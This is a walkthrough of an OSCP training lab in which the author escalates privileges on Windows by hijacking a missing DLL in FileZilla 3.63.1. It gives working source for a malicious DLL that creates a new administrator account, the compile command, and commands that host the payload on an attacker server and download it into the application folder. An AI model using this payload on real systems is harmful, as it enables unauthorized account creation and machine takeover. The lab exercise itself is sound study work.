This is a walk through of what I did to resolve a capstone lab in OSCP, which focuses on hijacking DLLs.
Required Applications
The steps listed are under the presumption that required applications are already installed and are working properly. Required applications:
- Windows VM (provided by OffSec Lab)
- FileZilla (installed in Windows VM)
- Kali VM (to be connected to OffSec VPN)
- x86_64-w64-mingw32-g++ (installed in Kali VM)
Steps
1. Enumerate installed applications in the target VM.
It is assumed that you already have credentials to connect via RDP to the target VM. Once connected to the system via RDP, open CMD and switch to PowerShell (or open Powershell):
powershellUse the command below to enumerate the installed applications in the system:
Get-ItemProperty "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displaynameBased on the result below, one of the installed apps is FileZilla 3.63.1.

According to Exploit-DB, FileZilla 3.63.1 exploit is vulnerable to DLL Hijacking. Here is the summary of how to perform the exploit in simple terms:
- Create the malicious DLL file
- Host it so it can be downloadable to the target VM
- Wait for execution
2. Check Logged In User’s System Permission
Check if the FileZilla’s directory and your permission to create files on it is working:
dir 'C:\FileZilla\FileZilla FTP Client\'
Create a simple text file inside the FTP folder:
echo "hewow puchu!" > 'C:\FileZilla\FileZilla FTP Client\testfile.txt'
type 'C:\FileZilla\FileZilla FTP Client\testfile.txt'
The screenshot below shows that file creation is successful.

3. Identify DLLs used by FileZilla using ProcMon
ProcMon (Process Monitor) is a tool that can be used to identify DLLs processed/used by FileZilla. In the activity, it is assumed you have a user with Admin Privileges (backupadmin). Use this to run ProcMon. To run it from commandline:
runas /user:backupadmin C:\tools\ProcMon\ProcMon64.exe
In Procmon, add the following Filters, then click the “Apply” button once done:
- Process Name > is > filezilla.exe
- Operation > is > CreateFile
- Path > contains > TextShaping.dll

After applying the filters, the list of DLLs being loaded by FileZilla will be listed. Notice that C:\FileZilla\FileZilla FTP Client\TextShaping.dll’s result is “NAME NOT FOUND”, which means the DLL is missing from the directory. Note that based on the standard DLL search in Windows OS, the application will try to load DLLs that are from the application’s directory.

4. Create the Payload
In the Kali VM, create the payload using the code below and save it as TextShaping.cpp (replace the values for NEW USERNAME and PASSWORD accordingly):
#include <stdlib.h>
#include <windows.h>

BOOL APIENTRY DllMain(
HANDLE hModule,// Handle to DLL module
DWORD ul_reason_for_call,// Reason for calling function
LPVOID lpReserved ) // Reserved
{
    switch ( ul_reason_for_call )
    {
        case DLL_PROCESS_ATTACH: // A process is loading the DLL.
        int i;
  	    i = system ("net user <NEW_USERNAME> <PASSWORD> /add");
  	    i = system ("net localgroup administrators <NEW_USERNAME> /add");
        break;
        case DLL_THREAD_ATTACH: // A process is creating a new thread.
        break;
        case DLL_THREAD_DETACH: // A thread exits normally.
        break;
        case DLL_PROCESS_DETACH: // A process unloads the DLL.
        break;
    }
    return TRUE;
}
Once done, convert it to .dll using x86_64-w64-mingw32-gcc:
x86_64-w64-mingw32-gcc TextShaping.cpp --shared -o TextShaping.dllNote: if you are getting an error when compiling in Kali, update and reinstall the compiler. After reinstallation, retry the command above.
This is the error I was getting them trying to compile:

sudo apt-get update && sudo apt-get upgrade
apt install g++-mingw-w64-x86-64
5. Host the Payload
Start a simple Python HTTP Server on the Kali VM (attacker) so that you can download it to the Windows VM (target):
python3 -m http.server <PORT>6. Download the Payload to Target VM (Victim)
Download the payload using iwr (Invoke-WebRequest).
iwr -uri http://<IP_ADDRESS_OF_HTTP_SERVER>:<PORT>/TextShaping.dll -OutFile 'C:\FileZilla\FileZilla FTP Client\TextShaping.dll'
Verify if it’s downloaded to the destination:
dir 'C:\FileZilla\FileZilla FTP Client\TextShaping.dll'
Wait for few minutes. It is assumed that a highly-privileged user will start the application.
7. Privilege Escalation
If the payload was executed successfully, the new user will be created and should be a member of local Administrators’ group:
net user
Run Windows PowerShell as Administrator


If asked for an admin credential, provide the password for the created user “dave3”.

You should be able to open an Administrator’s session of PowerShell. From here, you should be able to access files from other users’ profiles.
Captured Flag / Proof of Concept
Flag can be found on the Desktop folder of one of the admins in the system.

 Project Puchufy